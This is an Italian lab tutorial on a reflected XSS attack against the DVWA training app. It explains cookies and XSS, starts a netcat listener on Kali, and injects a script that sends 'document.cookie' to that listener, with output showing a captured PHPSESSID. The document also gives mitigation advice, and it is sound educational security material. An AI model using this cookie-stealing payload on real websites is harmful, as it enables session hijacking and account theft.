

ATTACCO XSS

Oggi andremo ad effettuare un attacco XSS reflected (Cross-site scripting), per rubare i cookie di sessione alla macchina DVWA, tramite uno script. Per poter capire bene cos'è un cookie e soprattutto cos'è un attacco XSS reflected.

COOKIE

Un cookie è un piccolo file di testo che viene memorizzato sul tuo dispositivo (come computer, tablet o smartphone) quando visiti un sito web. Questo file contiene informazioni che il sito web può leggere in un secondo momento, quando torni a visitare la stessa pagina. È importante notare che esistono diversi tipi di cookie, inclusi quelli di sessione che vengono eliminati automaticamente quando chiudi il browser, e quelli persistenti che rimangono sul tuo dispositivo per un periodo più lungo. Inoltre, ci sono cookie di prima parte, associati al dominio del sito che stai visitando, e cookie di terze parti, provenienti da altri siti o servizi integrati nel sito che stai navigando. Molti siti web richiedono il consenso dell'utente per l'uso dei cookie, e molte normative sulla privacy richiedono una trasparenza nel modo in cui i dati vengono raccolti e utilizzati attraverso i cookie.

XSS (Cross-Site Scripting)

Un attacco XSS (Cross-Site Scripting) riflessa è una tecnica utilizzata dagli attaccanti per iniettare script dannosi all'interno delle pagine web visualizzate dagli utenti. In un attacco XSS riflessa, il payload malevolo viene incorporato in modo dinamico nelle pagine web attraverso dati che vengono riflessi senza essere opportunamente sanificati o filtrati dal lato del server.

Iniezione del payload: Un attaccante inserisce un payload di script malevolo in un input di un'applicazione web. Questo può avvenire attraverso campi di moduli, parametri di URL o altri vettori di input che sono successivamente visualizzati nella pagina web.

Riflessione nel browser dell'utente: Il server web elabora la richiesta e "riflette" il payload all'interno della risposta inviata al browser dell'utente.


Questo può accadere quando il server prende i dati inseriti dall'utente e li restituisce direttamente nella pagina senza un'adeguata sanitizzazione.

Esecuzione del payload: Una volta che il payload viene riflesso nella pagina web, il browser dell'utente lo interpreta come parte del contenuto della pagina e lo esegue. Questo può comportare l'esecuzione di script malevoli sul lato del client, con potenziali conseguenze dannose come il furto di informazioni dell'utente, la manipolazione del contenuto della pagina o il dirottamento dell'account.

Per mitigare gli attacchi XSS riflessi, gli sviluppatori devono adottare pratiche sicure di sviluppo web, come la sanitizzazione dei dati di input lato server, l'uso di framework sicuri che gestiscono automaticamente la sicurezza, e la corretta implementazione di meccanismi di Content Security Policy (CSP) che limitano quali risorse possono essere eseguite nella pagina web. Gli utenti, d'altro canto, dovrebbero essere consapevoli dei rischi associati agli attacchi XSS e prestare attenzione a link sospetti o contenuti inaffidabili.

PAGINA WEB SANATA

Prima di poter inserire lo script sulla nostra DVWA ci dobbiamo accertare che il sito sia vulnerabile. Riconoscere queste vulnerabilità richiede una comprensione approfondita delle pratiche di sicurezza web e delle tecniche di hacking. Le scansioni di sicurezza, i test di penetrazione e la collaborazione con esperti di sicurezza possono aiutare a identificare e risolvere le vulnerabilità prima che possano essere sfruttate da attaccanti. Nel nostro caso abbiamo utilizzato un semplice comando per scrivere in corsivo <i>, lo abbiamo testato sulla nostra DVWA per vedere se il sito è vulnerabile, come possiamo vedere nell'immagine sottostante scrivendo "<i>Rosso" ci restituisce la scritta Rosso in corsivo.



Una volta verificato che il sito sia vulnerabile avviamo un NetCat da kali verso la porta 1524 di meta.

NetCat

Netcat può essere utilizzato in vari modi ed è un'utility versatile. Tuttavia, è importante notare che la sua mancanza di sicurezza incorporata può renderlo vulnerabile a utilizzi malevoli, e l'uso di Netcat dovrebbe essere fatto con attenzione e consapevolezza delle implicazioni di sicurezza.

```
(kali㉿kali)-[~]  
$ nc -l -p 1524
```


Una volta scritto il comando andiamo ad inserire lo script su DVWA

```
<script>window.location='http://127.0.0.1:1524/?cookie=' + document.cookie;</script>
```

Script

Questo script cerca di indirizzare la finestra del browser dell'utente a un altro sito web (in questo caso, <http://127.0.0.1:1524>) e include i cookie della pagina originale come parte della richiesta. L'attaccante potrebbe avere un server in ascolto su <http://127.0.0.1:1524> per raccogliere e registrare i cookie degli utenti che visitano la pagina compromessa. Questo tipo di attacco può essere pericoloso perché consente agli attaccanti di rubare informazioni sensibili, come i cookie di autenticazione, dai visitatori del sito web compromesso. La prevenzione di attacchi XSS implica l'adozione di pratiche sicure di sviluppo, come la corretta sanitizzazione e la validazione degli input, l'uso di Content Security Policy (CSP) e l'implementazione di misure di sicurezza del browser.

Una volta scritto lo script, avviato il comando, troveremo sulla nostra macchina attaccante kali codesta situazione



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -l -p 1524  
GET /?cookie=security=low;%20PHPSESSID=43a9e8443fdcf55111cb802f85beb4f3 HTTP/1.1  
Host: 127.0.0.1:1524  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.1.77/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site
```